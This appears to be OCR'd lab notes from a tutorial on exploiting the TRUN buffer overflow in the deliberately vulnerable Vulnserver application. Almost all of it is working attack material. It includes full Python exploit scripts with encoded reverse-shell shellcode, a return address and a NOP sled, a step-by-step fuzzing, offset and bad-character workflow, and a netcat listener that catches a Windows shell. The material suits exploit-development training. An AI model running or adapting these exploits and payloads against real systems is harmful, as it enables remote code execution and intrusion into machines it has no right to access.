"\xfe\x8c\x5e\x8d\x75\xde\x4f\x95\x6a\x97\x6e\xb4\x3d\xa3\x28"
"\x16\xbc\x60\x41\x1f\xa6\x65\x6c\xe9\x5d\x5d\x1a\xe8\xb7\xaf"
"\xe3\x47\xf6\x1f\x16\x99\x3f\xa7\xc9\xec\x49\xdb\x74\xf7\x8e"
"\xa1\xa2\x72\x14\x01\x20\x24\xf0\xb3\xe5\xb3\x73\xbf\x42\xb7"
"\xdb\xdc\x55\x14\x50\xd8\xde\x9b\xb6\x68\xa4\xbf\x12\x30\x7e"
"\xa1\x03\x9c\xd1\xde\x53\x7f\x8d\x7a\x18\x92\xda\xf6\x43\xfb"
"\x2f\x3b\x7b\xfb\x27\x4c\x08\xc9\xe8\xe6\x86\x61\x60\x21\x51"
"\x85\x5b\x95\xcd\x78\x64\xe6\xc4\xbe\x30\xb6\x7e\x16\x39\x5d"
"\x7e\x97\xec\xf2\x2e\x37\x5f\xb3\x9e\xf7\x0f\x5b\xf4\xf7\x70"
"\x7b\xf7\xdd\x18\x16\x02\xb6\xe6\x4f\x06\x28\x8f\x8d\x16\xa5"
"\x13\x1b\xf0\xaf\xbb\x4d\xab\x47\x25\xd4\x27\xf9\xaa\xc2\x42"
"\x39\x20\xe1\xb3\xf4\xc1\x8c\xa7\x61\x22\xdb\x95\x24\x3d\xf1"
"\xb1\xab\xac\x9e\x41\xa5\xcc\x08\x16\xe2\x23\x41\xf2\x1e\x1d"
"\xfb\xe0\xe2\xfb\xc4\xa0\x38\x38\xca\x29\xcc\x04\xe8\x39\x08"
"\x84\xb4\x6d\xc4\xd3\x62\xdb\xa2\x8d\xc4\xb5\x7c\x61\x8f\x51"
"\xf8\x49\x10\x27\x05\x84\xe6\xc7\xb4\x71\xbf\xf8\x79\x16\x37"
"\x81\x67\x86\xb8\x58\x2c\xa6\x5a\x48\x59\x4f\xc3\x19\xe0\x12"
"\xf4\xf4\x27\x2b\x77\xfc\xd7\xc8\x67\x75\xdd\x95\x2f\x66\xaf"
"\x86\xc5\x88\x1c\xa6\xcf";
```




```python
#!/usr/bin/python
import sys, socket
overflow  = ("\xbe\x93\xe4\x28\xe4\xdb\xd5\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x52\x31\x75\x12\x83\xed\xfc\x03\xe6\xea\xca\x11\xf4\x1b\x88"
"\xda\x04\xdc\xed\x53\xe1\xed\x2d\x07\x62\x5d\x9e\x43\x26\x52"
"\x55\x01\xd2\xe1\x1b\x8e\xd5\x42\x91\xe8\xd8\x53\x8a\xc9\x7b"
"\xd0\xd1\x1d\x5b\xe9\x19\x50\x9a\x2e\x47\x99\xce\xe7\x03\x0c"
"\xfe\x8c\x5e\x8d\x75\xde\x4f\x95\x6a\x97\x6e\xb4\x3d\xa3\x28"
"\x16\xbc\x60\x41\x1f\xa6\x65\x6c\xe9\x5d\x5d\x1a\xe8\xb7\xaf"
"\xe3\x47\xf6\x1f\x16\x99\x3f\xa7\xc9\xec\x49\xdb\x74\xf7\x8e"
"\xa1\xa2\x72\x14\x01\x20\x24\xf0\xb3\xe5\xb3\x73\xbf\x42\xb7"
"\xdb\xdc\x55\x14\x50\xd8\xde\x9b\xb6\x68\xa4\xbf\x12\x30\x7e"
"\xa1\x03\x9c\xd1\xde\x53\x7f\x8d\x7a\x18\x92\xda\xf6\x43\xfb"
"\x2f\x3b\x7b\xfb\x27\x4c\x08\xc9\xe8\xe6\x86\x61\x60\x21\x51"
"\x85\x5b\x95\xcd\x78\x64\xe6\xc4\xbe\x30\xb6\x7e\x16\x39\x5d"
"\x7e\x97\xec\xf2\x2e\x37\x5f\xb3\x9e\xf7\x0f\x5b\xf4\xf7\x70"
"\x7b\xf7\xdd\x18\x16\x02\xb6\xe6\x4f\x06\x28\x8f\x8d\x16\xa5"
"\x13\x1b\xf0\xaf\xbb\x4d\xab\x47\x25\xd4\x27\xf9\xaa\xc2\x42"
"\x39\x20\xe1\xb3\xf4\xc1\x8c\xa7\x61\x22\xdb\x95\x24\x3d\xf1"
"\xb1\xab\xac\x9e\x41\xa5\xcc\x08\x16\xe2\x23\x41\xf2\x1e\x1d"
"\xfb\xe0\xe2\xfb\xc4\xa0\x38\x38\xca\x29\xcc\x04\xe8\x39\x08"
"\x84\xb4\x6d\xc4\xd3\x62\xdb\xa2\x8d\xc4\xb5\x7c\x61\x8f\x51"
"\xf8\x49\x10\x27\x05\x84\xe6\xc7\xb4\x71\xbf\xf8\x79\x16\x37"
"\x81\x67\x86\xb8\x58\x2c\xa6\x5a\x48\x59\x4f\xc3\x19\xe0\x12"
"\xf4\xf4\x27\x2b\x77\xfc\xd7\xc8\x67\x75\xdd\x95\x2f\x66\xaf"
"\x86\xc5\x88\x1c\xa6\xcf")
shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow
try:
        payload = "TRUN /.:/" + shellcode
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.113.136',9999))
        s.send(("TRUN /.:/" + shellcode))
        s.close()
except:
        print ("Error Connecting to server")
        sys.exit()
```




```
┌──(soldier㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
█
```

after running 2.py we got the shell



```
┌──(soldier㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.10.110] from (UNKNOWN) [192.168.10.110] 60433
Microsoft Windows [Version 10.0.18362.356]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Soldier\Desktop\vulnserver-master\vulnserver-master>
```



```
C:\Users\Soldier\Desktop\vulnserver-master\vulnserver-master>whoami
whoami
desktop-ucf7k8i\soldier
```

Exploit Development using Py 3 and Mona

```
//first
#!/usr/bin/python3

import sys, socket
from time import sleep

buffer = "A" * 100

while True:
        try:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.connect(('192.168.4.104',9999))

                payload = "TRUN /.:/" + buffer

                s.send((payload.encode()))
                s.close()
                sleep(1)
                buffer = buffer + "A"*100
        except:
```

```
        print ("Fuzzing crashed at %s bytes" % str(len(buffer)))
        sys.exit()
```

```
// second

#!/usr/bin/python3

import sys, socket
from time import sleep

offset = "" #offset here

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('192.168.4.104',9999))

    payload = "TRUN /.:/" + offset

    s.send((payload.encode()))
    s.close()
except:
    print ("Error connecting to server")
    sys.exit()


//third

#!/usr/bin/python3

import sys, socket
from time import sleep

shellcode = "A" * 2003 + "B" * 4

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('192.168.4.104',9999))

    payload = "TRUN /.:/" + shellcode
```

```
        s.send((payload.encode()))
        s.close()
except:
        print ("Error connecting to server")
        sys.exit()
```

// fourth

```
#!/usr/bin/python3

import sys, socket
from time import sleep

badchars =
("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13"
"\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26"
"\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39"
"\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c"
"\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72"
"\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85"
"\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98"
"\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab"
"\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe"
"\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1"
"\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4"
"\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7"
"\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

shellcode = "A" * 2003 + "B" * 4 + badchars

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.4.104',9999))

        payload = "TRUN /.:/" + shellcode

        s.send((payload.encode()))
        s.close()
```

```
except:
        print ("Error connecting to server")
        sys.exit()



//fifth

#!/usr/bin/python3

import sys, socket
from time import sleep

overflow = (b"\xb8\x5c\x1e\x35\x96\xd9\xc6\xd9\x74\x24\xf4\x5b\x31\xc9\xb1"
b"\x52\x31\x43\x12\x03\x43\x12\x83\x9f\x1a\xd7\x63\xe3\xcb\x95"
b"\x8c\x1b\x0c\xfa\x05\xfe\x3d\x3a\x71\x8b\x6e\x8a\xf1\xd9\x82"
b"\x61\x57\xc9\x11\x07\x70\xfe\x92\xa2\xa6\x31\x22\x9e\x9b\x50"
b"\xa0\xdd\xcf\xb2\x99\x2d\x02\xb3\xde\x50\xef\xe1\xb7\x1f\x42"
b"\x15\xb3\x6a\x5f\x9e\x8f\x7b\xe7\x43\x47\x7d\xc6\xd2\xd3\x24"
b"\xc8\xd5\x30\x5d\x41\xcd\x55\x58\x1b\x66\xad\x16\x9a\xae\xff"
b"\xd7\x31\x8f\xcf\x25\x4b\xc8\xe8\xd5\x3e\x20\x0b\x6b\x39\xf7"
b"\x71\xb7\xcc\xe3\xd2\x3c\x76\xcf\xe3\x91\xe1\x84\xe8\x5e\x65"
b"\xc2\xec\x61\xaa\x79\x08\xe9\x4d\xad\x98\xa9\x69\x69\xc0\x6a"
b"\x13\x28\xac\xdd\x2c\x2a\x0f\x81\x88\x21\xa2\xd6\xa0\x68\xab"
b"\x1b\x89\x92\x2b\x34\x9a\xe1\x19\x9b\x30\x6d\x12\x54\x9f\x6a"
b"\x55\x4f\x67\xe4\xa8\x70\x98\x2d\x6f\x24\xc8\x45\x46\x45\x83"
b"\x95\x67\x90\x04\xc5\xc7\x4b\xe5\xb5\xa7\x3b\x8d\xdf\x27\x63"
b"\xad\xe0\xed\x0c\x44\x1b\x66\xf3\x31\x27\x31\x9b\x43\x27\xac"
b"\x07\xcd\xc1\xa4\xa7\x9b\x5a\x51\x51\x86\x10\xc0\x9e\x1c\x5d"
b"\xc2\x15\x93\xa2\x8d\xdd\xde\xb0\x7a\x2e\x95\xea\x2d\x31\x03"
b"\x82\xb2\xa0\xc8\x52\xbc\xd8\x46\x05\xe9\x2f\x9f\xc3\x07\x09"
b"\x09\xf1\xd5\xcf\x72\xb1\x01\x2c\x7c\x38\xc7\x08\x5a\x2a\x11"
b"\x90\xe6\x1e\xcd\xc7\xb0\xc8\xab\xb1\x72\xa2\x65\x6d\xdd\x22"
b"\xf3\x5d\xde\x34\xfc\x8b\xa8\xd8\x4d\x62\xed\xe7\x62\xe2\xf9"
b"\x90\x9e\x92\x06\x4b\x1b\xb2\xe4\x59\x56\x5b\xb1\x08\xdb\x06"
b"\x42\xe7\x18\x3f\xc1\x0d\xe1\xc4\xd9\x64\xe4\x81\x5d\x95\x94"
b"\x9a\x0b\x99\x0b\x9a\x19")

shellcode = b"A" * 2003 + b"\xaf\x11\x50\x62" + b"\x90" * 16 + overflow

try:
	s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
	s.connect(('192.168.4.104',9999))

	payload = b"TRUN /.:/" + shellcode

	s.send((payload))
	s.close()
except:
	print ("Error connecting to server")
	sys.exit()
```